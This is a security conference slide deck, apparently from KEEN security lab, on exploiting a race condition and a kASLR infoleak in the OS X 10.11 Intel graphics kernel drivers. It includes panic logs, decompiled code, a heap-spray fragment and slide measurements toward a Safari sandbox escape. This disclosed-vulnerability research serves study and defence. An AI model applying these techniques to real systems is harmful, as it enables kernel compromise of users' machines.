0xffffff9130493d20 : 0xffffff8001d5c050 mach_kernel : __Xio_connect_method + 0x180
0xffffff9130493e30 : 0xffffff8001c87f73 mach_kernel : _ipc_kobject_server + 0x103
0xffffff9130493e60 : 0xffffff8001c63ea3 mach_kernel : _ipc_kmsg_send + 0xc3
0xffffff9130493ea0 : 0xffffff8001c7a4c5 mach_kernel : _mach_msg_overwrite_trap + 0xc5
0xffffff9130493f10 : 0xffffff8001d828e0 mach_kernel : _mach_call_munger64 + 0x1e0
0xffffff9130493fb0 : 0xffffff8001db85a6 mach_kernel : _hndl_mach_scall64 + 0x16
      Kernel Extensions in backtrace:
```

Crash with 0x4141414141414141

```
char __fastcall IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long>,IGIOMallocAllocatorPolicy>::contains(__int64 a1, const void *a2)
{
  __int64 v2; // rbx@1
  _QWORD *i; // rbx@2
  int v4; // ecx@5
  char result; // al@5

  v2 = *(_QWORD *)(a1 + 8);
  if ( v2 )
  {
    for ( i = *(_QWORD **)(*(_QWORD *)(v2 + 16)
                          + 24
                          * IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long>,IGIOMallocAllocatorPolicy>::slotIndex(a1));
          i;
          i = (_QWORD *)i[2] )
    {
      v4 = memcmp(i, a2, 8uLL);
      result = 1;
      if ( !v4 )
        return result;
    }
  }
  return 0;
}
```

Next: control RAX then Successfully RIP control

RAX is now a spray-friendly address

```
Wed Mar 23 23:29:31 2016

*** Panic Report ***
panic(cpu 0 caller 0xffffff800f198fd9): Kernel trap at 0xffffff7f915d7cb8, ty
CR0: 0x0000000080010033, CR2: 0x0000000105ce6000, CR3: 0x00000001b47830ba, CR
RAX: 0xffffff803b000020, RBX: 0xffffff80227d6000, RCX: 0x0000000000000042, RD
RSP: 0xffffff911a233b20, RBP: 0xffffff911a233b50, RSI: 0xffffff8059f49548, RD
R8:  0xffffff802711d000, R9:  0xffffff8012a1a148, R10: 0xffffff802122acf0, R1
R12: 0xffffff7f915dcd87, R13: 0xffffff8059f49000, R14: 0x0000000000000000, R1
RFL: 0x0000000000010282, RIP: 0xffffff7f915d7cb8, CS:  0x0000000000000008, SS
Fault CR2: 0x0000000105ce6000, Error code: 0x0000000000000000, Fault CPU: 0x0

Backtrace (CPU 0), Frame : Return Address
0xffffff80f0bfdc50 : 0xffffff800f0838c7 mach_kernel : _panic + 0xe7
0xffffff80f0bfdcd0 : 0xffffff800f198fd9 mach_kernel : _kernel_trap + 0x6e9
0xffffff80f0bfdeb0 : 0xffffff800f1b7d83 mach_kernel : trap_from_kernel + 0x26
0xffffff80f0bfded0 : 0xffffff7f915d7cb8 com.apple.driver.AppleIntelHD5000Graphics :
__ZN16IGAccelCLContext17unmap_user_memoryEP24IntelCLUnmapUserMemoryIny + 0xb2
0xffffff911a233b50 : 0xffffff800f6bac7f mach_kernel : _shim_io_connect_method_scalarI_structureI + 0xdf
0xffffff911a233b80 : 0xffffff800f6bbf15 mach_kernel :
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgumentsP24IOExternalMethodDispatchP8OSObjectPv + 0x365
0xffffff911a233be0 : 0xffffff800f6b8f67 mach_kernel : _is_io_connect_method + 0x1e7
0xffffff911a233d20 : 0xffffff800f15c050 mach_kernel : __Xio_connect_method + 0x180
0xffffff911a233e30 : 0xffffff800f087f73 mach_kernel : _ipc_kobject_server + 0x103
0xffffff911a233e60 : 0xffffff800f063ea3 mach_kernel : _ipc_kmsg_send + 0xc3
0xffffff911a233ea0 : 0xffffff800f07a4c5 mach_kernel : _mach_msg_overwrite_trap + 0xc5
0xffffff911a233f10 : 0xffffff800f1828e0 mach_kernel : _mach_call_munger64 + 0x1e0
0xffffff911a233fb0 : 0xffffff800f1b85a6 mach_kernel : _hndl_mach_scall64 + 0x16
      Kernel Extensions in backtrace:
```

```
har* buf;
oid prepare()

    const size_t size = 1000000;
    buf = malloc(size);
    memset(buf, 0, sizeof(char)*size);
    strcpy(buf, "<dict>\n");
    for (int i = 0; i < 15; i++){
        char tmp[256];
        sprintf(tmp, "<key>%c</key>\n", i+1);
        strcat(buf, tmp);
        strcat(buf, "<data format=\"hex\">");
        strcat(buf, "0030670065650000");
        strcat(buf, "2000b03880ffffff");
        strcat(buf, "0000000000000000");
        strcat(buf, "0000000000000000");
```

Successfully RIP control

RAX is now a spray-friendly reachable heap address

```
Wed Mar 23 23:29:31 2016

*** Panic Report ***
panic(cpu 0 caller 0xffffff800f198fd9): Kernel trap at 0xff
CR0: 0x00000000000010033, CR2: 0x0000000105ce6000, CR3: 0x00
RAX: 0xffffff803b000020, RBX: 0xffffff80227d6000, RCX: 0x00
RSP: 0xffffff911a233b20, RBP: 0xffffff911a233b50, RSI: 0xff
R8:  0xffffff802711d000, R9:  0xffffff8012a1a148, R10: 0xff
R12: 0xffffff7f915dcd87, R13: 0xffffff8059f49000, R14: 0x00
RFL: 0x0000000000010282, RIP: 0xffffff7f915d7cb8, CS:  0x00
Fault CR2: 0x0000000105ce6000, Error code: 0x0000000000000

Backtrace (CPU 0), Frame : Return Address
0xffffff80f0bfdc50 : 0xffffff800f0838c7 mach_kernel : _pani
0xffffff80f0bfdcd0 : 0xffffff800f198fd9 mach_kernel : _kern
0xffffff80f0bfdeb0 : 0xffffff800f1b7d83 mach_kernel : trap_
0xffffff80f0bfded0 : 0xffffff7f915d7cb8 com.apple.driver.Ap
__ZN16IGAccelCLContext17unmap_user_memoryEP24IntelCLUnmapUs
0xffffff911a233b50 : 0xffffff800f6bac7f mach_kernel : _shim
0xffffff911a233b80 : 0xffffff800f6bbf15 mach_kernel :
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgu
0xffffff911a233be0 : 0xffffff800f6b8f67 mach_kernel : _is_i
0xffffff911a233d20 : 0xffffff800f15c050 mach_kernel : __Xio
0xffffff911a233e30 : 0xffffff800f087f73 mach_kernel : _ipc_
0xffffff911a233e60 : 0xffffff800f063ea3 mach_kernel : _ipc_
0xffffff911a233ea0 : 0xffffff800f07a4c5 mach_kernel : _mach
0xffffff911a233f10 : 0xffffff800f1828e0 mach_kernel : _mach
0xffffff911a233fb0 : 0xffffff800f1b85a6 mach_kernel : _hndl_mach_scall64 + 0x16
      Kernel Extensions in backtrace:
```

```
0000000000047CB2 mov     rax, [r15]
0000000000047CB5 mov     rdi, r15
0000000000047CB8 call    qword ptr [rax+140h]
0000000000047CBE mov     rdi, [r15+18h]
0000000000047CC2 mov     rax, [rdi]
0000000000047CC5 call    qword ptr [rax+28h]
0000000000047CC8 mov     rax, [r15]
0000000000047CCB mov     rdi, r15
0000000000047CCE call    qword ptr [rax+28h]
0000000000047CD1 mov     rbx, [r13+528h]
0000000000047CD8 mov     rax, [rbx]
0000000000047CDB xor     edx, edx
0000000000047CDD mov     rdi, rbx
0000000000047CE0 mov     rsi, r12
0000000000047CE3 call    qword ptr [rax+858h]
0000000000047CE9 mov     rdi, rbx        ; this
0000000000047CEC call    __ZN22IOGraphicsAccelerator211unlock_busyEv ; IOGraphicsAccelerator2:
0000000000047CF1 mov     rdi, [rbx+88h]
0000000000047CF8 call    _IOLockUnlock

0000000000047CFD
0000000000047CFD loc_47CFD:

(105,272) 00047CB8 0000000000047CB8: IGAccelCLContext::unmap_user_memory(IntelCLUnmapUserMemoryIn *,ulong
```

RIP control is trivial!

KEEN security lab

Race condition – the partial fix

- By reversing OS X 10.11.4 around beta 5 we sadly noticed that Apple introduced some additional locks. ☹

```
__int64 __fastcall IGAccelCLContext::unmap_user_memory(__int64 a1, __int64 a2, __int64 a3)
{
  unsigned int v3; // er14@1
  IOGraphicsAccelerator2 *v4; // rbx@2
  _QWORD **v5; // r12@2
  __int64 v6; // rax@2
  IOGraphicsAccelerator2 *v7; // rbx@3
  IOGraphicsAccelerator2 *v8; // rbx@4

  v3 = -536870206;
  if ( a3 == 8 )
  {
    v4 = *(IOGraphicsAccelerator2 **)(a1 + 1320);
    IOLockLock(*((_QWORD *)v4 + 17));
    IOGraphicsAccelerator2::lock_busy(v4);
    (*(void (__fastcall **)(IOGraphicsAccelerator2 *, void *, _QWORD))(*(_QWORD *)v4 + 2128LL))(v4, &unk_
    v5 = *(_QWORD ***)IGHashTable<[omitted]>::get(
                        a1 + 4072,
                        (const void *)a2);
    LOBYTE(v6) = IGHashTable<[omitted]>::contains(
                   a1 + 4072,
                   (const void *)a2);
    if ( (_BYTE)v6 )
    {
      IGHashTable<[omitted]>::remove(
        v6,
        (_QWORD *)(a1 + 4072),
        (const void *)a2);
      IntelAccelerator::waitForEventStamp(*(_QWORD *)(a1 + 1320), a1 + 1352, (__int64)"unmap_user_memory'
```

Locks that protect the unsafe IGHashTable operations now

POC/EXP soon available on github

- https://github.com/flankerhqd/unmap_poc

Race condition – the partial fix

- Unfortunately for Apple, this fix is incomplete in 10.11.4 betaX
- Who says we can only race **unmap_user_memory**?
- This “add” operation inside **map_user_memory** is outside any lock!
- We can race with 1 thread **unmap_user_memory** and with another **map_user_memory** for example, to corrupt the IGHashTable!

```
      0LL);
  IOGraphicsAccelerator2::unlock_busy(v13);
  IOLockUnlock(*((_QWORD *)v13 + 17));
  *v5 = *(_QWORD *)a2;
  v5[1] = (*(__int64 (__fastcall **)(IOAccelMemoryMap *))(*(_QWORD *)v12 + 296LL))(v12);
  *v17 = 16LL;
  IGHashTable<unsigned long long,IGAccelMemoryMap *,IGHashTraits<unsigned long long>,IGIOMallocAllocatorPolicy>::add(
    v17,
    &v18,
    a1 + 4072,
    (const void *)a2);
  return v6;
}
```


KEEN security lab

Turning it into a infoleak

- By racing ::add and ::remove, we're possible to craft a dangling element connected by "prev" pointer.
- Add Operation
  - cur->prev = *tail
  - Prev->next = cur
  - *tail = cur
- Remove Operation on tail
  - cur->prev->next = 0
  - *tail = cur->prev

Turning it into a infoleak

- By racing ::add and ::remove, we’re possible to craft a dangling element connected by “prev” pointer.



Turning it into a infoleak

- By racing ::add and ::remove, we're possible to craft a dangling element connected by "prev" pointer.

Turning it into an infoleak (CVE-2016-????)

- The window is small but still has success rate
  - Roughly after 10 secs we can get a panic
    - "A freed zone has been modified at offset 0x10 blabla…." (the "next" location)
    - POC will be also available at flankerhqd/unmap_poc
- We can get a heap address if we can fill in the freed zone then read out
  - Using open_extended properties and read out properties
- Or more? Use imagination!

KEEN security lab

```
Anonymous UUID:       D09DE92C-8710-4673-953D-BACF9F5B3C09

Thu Mar 24 01:34:03 2016

*** Panic Report ***
panic(cpu 2 caller 0xffffff800931f92b): "a freed zone element has been modified in zone kalloc.32: expected 0xdeadbeefdeadbeef but
found 0xffffff8029eb73a0, bits changed 0x2152416ff746cd4f, at offset 16 of 32 in element 0xffffff8029eb7440, cookies
0x3f0011330a841290 0x53521934cf94203"@/Library/Caches/com.apple.xbs/Sources/xnu/xnu-3248.40.184/osfmk/kern/zalloc.c:503
Backtrace (CPU 2), Frame : Return Address
0xffffff810b7a2a80 : 0xffffff80092dab12 mach_kernel : _panic + 0xe2
0xffffff810b7a2b00 : 0xffffff800931f92b mach_kernel : _zone_find_largest + 0x8fb
0xffffff810b7a2c30 : 0xffffff800983ca36 mach_kernel : __ZN6OSData16initWithCapacityEj + 0x66
0xffffff810b7a2c50 : 0xffffff800983cab0 mach_kernel : __ZN6OSData13initWithBytesEPKvj + 0x30
0xffffff810b7a2c80 : 0xffffff800983cc4e mach_kernel : __ZN6OSData9withBytesEPKvj + 0x6e
0xffffff810b7a2cb0 : 0xffffff800985d475 mach_kernel : __Z21OSUnserializeXMLparsePv + 0x13f5
0xffffff810b7a3d40 : 0xffffff800985db76 mach_kernel : __Z16OSUnserializeXMLPKcPP8OSString + 0xc6
0xffffff810b7a3d70 : 0xffffff80098de1da mach_kernel : _is_io_service_open_extended + 0xfa
0xffffff810b7a3de0 : 0xffffff80093977a1 mach_kernel : _iokit_server + 0x56b1
0xffffff810b7a3e30 : 0xffffff80092df283 mach_kernel : _ipc_kobject_server + 0x103
0xffffff810b7a3e60 : 0xffffff80092c28b8 mach_kernel : _ipc_kmsg_send + 0xb8
0xffffff810b7a3ea0 : 0xffffff80092d2665 mach_kernel : _mach_msg_overwrite_trap + 0xc5
0xffffff810b7a3f10 : 0xffffff80093b8bda mach_kernel : _mach_call_munger64 + 0x19a
0xffffff810b7a3fb0 : 0xffffff80093eca96 mach_kernel : _hndl_mach_scall64 + 0x16

BSD process name corresponding to current thread: fuckaddremovebdw
Boot args: keepsyms=1

Mac OS version:
15E65
```

kASLR infoleak: CVE-????-????

- OS X kernel implements kernel Address Space Layout Randomization.
- In order to do kernel ROP for our sandbox escape, and bypass SMEP/SMAP mitigations we must know the kASLR slide.
- A infoleak was needed!
- Fortunately Intel BDW graphic driver is very generous, and offers also a kASLR infoleak vulnerability!
- Still unpatched in 10.11.3 and 10.11.4 betas, responsibly disclosed to Apple.

KEEN security lab

kASLR infoleak: CVE-????-????

- This time we will look at another KEXT in BDW graphic driver stack: **AppleIntelBDWGraphicsFramebuffer**
- It affects the same Mac models as the race discussed before.
- This particular IOKit driver is leaking information inside the IOKit registry, that will help us to guess the kASLR slide

```
git:(master) ✗ ioreg -lxf | grep fInterruptCallback
    "fInterruptCallbacks" = <68fcc2bb81ffffff>
git:(master) ✗
```

Looks like a pointer to me!

```
v136 = (AppleIntelFBController *)((char *)v3 + 3176);
  (*(void (__fastcall **)(AppleIntelFBController *, const char *, App
    v3,
    "fInterruptCallbacks",
    &v136,
    8LL);
```

IORegistryEntry::setProperty(appleIntelFBController, “fInterruptCallbacks”, POINTER, 8);


- This code simply will set the “fInterruptCallback” property in IO registry as the POINTER v3+3176.
- This is not a TEXT pointer as we will see, but that allocation is done very early in the boot process, this will allow us to guess the kASLR slide anyway even without an exact information.
- This information can be leaked from the WebProcess Safari sandbox so it’s perfect to help in a kernel based sandbox escape.

KEEN security lab

kASLR infoleak: some tests and experiments

- We will retrieve the “fInterruptCallbacks” pointer several times after reboot, in order to get different kernel randomization offsets.
- We will retrieve the real kASLR slide every time, by disabling SIP and running as root a program that leverages “kas_info” system call, that allows you to get the kASLR slide if you run as root and SIP is off.

Testbed:



```
fInterruptCallbacks      0xffffff81b2fccc68
Real slide               0x0000000014800000
b2fccc68 - 14800000 =    0xffffff819E7CCC68

fInterruptCallbacks      0xffffff81a63b6c68
Real slide               0x0000000007a00000
a63b6c68 - 07a00000 =    0xffffff819E9B6C68

fInterruptCallbacks      0xffffff81ada4dc68
Real slide               0x000000000f200000
ada4dc68 - 0f200000 =    0xffffff819E84DC68

fInterruptCallbacks      0xffffff81a7486c68
Real slide               0x0000000008c00000
Difference =             0xffffff819E886C68

fInterruptCallbacks      0xffffff81bbbfcc68
Real slide               0x000000001d400000
Difference =             0xffffff819E7FCC68
```

```
fInterruptCallbacks      0xffffff81a4113c68
Real slide               0x0000000005800000
Difference =             0xffffff819E913C68

fInterruptCallbacks      0xffffff81ba5b5c68
Real slide               0x000000001bc00000
Difference =             0xffffff819E9B5C68

fInterruptCallbacks      0xffffff81baa91c68
Real slide               0x000000001c200000
Difference =             0xffffff819E891C68

fInterruptCallbacks      0xffffff81a0870c68
Real slide               0x0000000002000000
Difference =             0xffffff819E870C68

fInterruptCallbacks      0xffffff81add79c68
Real slide               0x000000000f400000
Difference =             0xffffff819E979C68
```

```
fInterruptCallbacks      0xffffff81bc2c4c68
Real slide               0x000000001da00000
Difference =             0xffffff819E8C4C68

fInterruptCallbacks      0xffffff81b768fc68
Real slide               0x0000000018e00000
Difference =             0xffffff819E88FC68

fInterruptCallbacks      0xffffff81aa4c4c68
Real slide               0x000000000bc00000
Difference =             0xffffff819E8C4C68
```

Focus on the red lines columns, this is the “band” of interest for kASLR slide, the other parts of the difference
Is irrelevant to our purposes.
As you can see we have only 3 outcomes in the difference between the leak and kASLR slide, **0x9e7,0x9e8, 0x9e9**

KEEN security lab

kASLR infoleak: outcomes

- With just a quick analysis, thanks to this infoleak, we have improved our chances to predict the kASLR slide from around 1 in 256 values (a full byte of possible kASLR random slides) to just 1 in 3.
- It can be probably be even improved statistically since those 3 values seems to don’t have a equally distributed probability.

Summary

- Graphic drivers offer a big attack surface reachable from the browser sandbox.
- Race conditions in XNU are only starting to get attention by the security community now.
- OS X deploys several effective mitigations (think about SMAP, not yet widespread on other Oses), but good exploitation techniques and good vulnerabilities can bypass them.

Acknowledgments

- Qoobee
- Wushi

Questions?

Twitter: @keen_lab

KEEN
security
lab